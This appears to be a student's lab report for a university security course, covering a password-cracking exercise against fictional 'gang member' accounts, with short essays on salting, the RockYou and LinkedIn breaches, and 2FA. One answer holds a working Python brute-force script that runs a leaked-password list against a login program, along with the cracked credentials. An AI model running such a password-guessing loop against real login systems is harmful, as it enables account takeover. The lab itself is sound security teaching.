
Layla Nassar
Section 003
CSE 3140
IP Address: **10.13.6.145**
NetID: LTN22001
Feb 11, 2025


CSE 3140 Lab 1 Report

Question #1: The Red Falcon's Password = **1234**



Question #2A: Name of the gang member exposed = **MountainPurpleShark585.**

Question #2B: Password of the gang member exposed = **abc123**



Question #3A: Name of the gang member exposed = **ForestGreenShark821**

Question #3B: Password of the gang member exposed = **sharmaine005foskett6071988**

```python
import time
import subprocess

start = time.time()
print("Start time: 0 seconds")

gang_file_path = "/home/cse/Lab1/Q3/gang"
password_file_path = "/home/cse/Lab1/Q3/PwnedPWs100k"
login_script_path = "/home/cse/Lab1/Q3/Login.pyc"

with open(gang_file_path, "r") as file:
    usernames = {line.strip() for line in file}

found_users = {"SkyRedFalcon914", "MountainPurpleShark585", "MountainBlueFalcon157", "SkySilverWolf337", "SkySilverWolf162"}
remaining_users = usernames - found_users

with open(password_file_path, "r") as file:
    passwords = [line.strip() for line in file]

endloop = False
for username in remaining_users:
    for password in passwords:
        result = subprocess.run(["python3", login_script_path, username, password], capture_output=True, text=True)

        if "successful" in result.stdout:
            print(f"Username: {username}, Password: {password}")
            endloop = True
            break
    if endloop:
        break

end = time.time() - start
print(f"End Time: {end:.2f} seconds")
```


```
PROBLEMS   OUTPUT   DEBUG CONSOLE   TERMINAL   PORTS

cse@cse3140-HVM-domU:~/Lab1$ cd Solutions
cse@cse3140-HVM-domU:~/Lab1/Solutions$ python3 Break3.py
Start time: 0 seconds
ForestGreenShark821, sharmaine005foskett6071988
End Time: 55400.00 seconds
```

Ln 34, Col 1 Spaces: 4 UTF-8 LF {} Python 3.8.10


Question #4A: Name of the gang member exposed = **MountainBlueFalcon157**

Question #4B: Password of the gang member exposed = **EL2o9EaN**



Question #5A: Name of the gang member exposed = **SkySilverWolf337**

Question #5B: Password of the gang member exposed = **carousel60**




Question #6A: Name of the gang member exposed = **SkySilverWolf162**


Question #6B: Password of the gang member exposed = **imbored10**


Explain why the SaltedPWs would (normally) be harder to attack, compared to HashedPWs =

Salted passwords are harder to attack than hashed passwords because a unique salt is added to each password before hashing, ensuring that identical passwords generate different hashes. This prevents attackers from using precomputed hash tables, making rainbow table attacks ineffective. Salting also increases the computational cost of brute-force attacks, as each password attempt must be hashed separately for each user. Additionally, it prevents attackers from identifying users with the same password by comparing hash values. Without salting, an attacker who obtains a list of hashed passwords can quickly identify and crack commonly used passwords. Overall, salting significantly strengthens password security by making large-scale attacks more difficult and resource-intensive.



Question #7: Have I Been Pwned?





Question #8: Short description, in your own words, of the two `worst' exposures you could identify, one of plain passwords and one of hashed but unsalted passwords. Explain why you consider these two to be the worst exposures. Include a reference to at least one reliable source of information on each of the exposures.

One of the worst incidents of plain-text password exposure was *RockYou* (2009), where over 32 million user passwords were stored in an unencrypted database and leaked online after an attack. This was particularly dangerous because attackers could directly access user accounts without any need for decryption or brute-force attacks. For hashed-but-unsalted passwords, *LinkedIn* (2012) is one of the most significant breaches. The company stored 117 million passwords using SHA1 hashing but without salting, making them highly vulnerable to precomputed hash attacks (rainbow tables). Hackers were able to crack most of these passwords easily, putting millions of users at risk. Both of these breaches highlight the importance of salting passwords to prevent easy password cracking.

RockYou

LinkedIn Leak

Question #9: An example of a 'significant' website which does NOT support 2FA, and an example (non-UConn) website which supports 2FA. Include screenshots and explain why you chose these particular websites. Do you personally use 2FA, in any accounts besides your UConn account? Do your parents?

One significant website that does NOT support two-factor authentication (2FA) is Best Buy. This is concerning because Best Buy is a major electronics retailer where customers store payment information and personal details, making accounts vulnerable to hacking if only a password is required. Despite the security risks, Best Buy has yet to implement a 2FA option for added protection. A well-known website that supports 2FA is Bank of America. As a financial institution, it prioritizes security by offering multiple authentication factors, such as SMS verification codes, authentication apps, and physical security keys. Since banks handle sensitive financial data, using 2FA significantly reduces the risk of unauthorized access. I personally use 2FA on my banking, emails, and social media accounts to protect my personal information. Many of my family members, including my parents, also use 2FA for their banking and work accounts to enhance security and prevent unauthorized logins. Especially since our main bank is Bank of America, which I am relieved that they support all the layers of extra security for their customers and clients.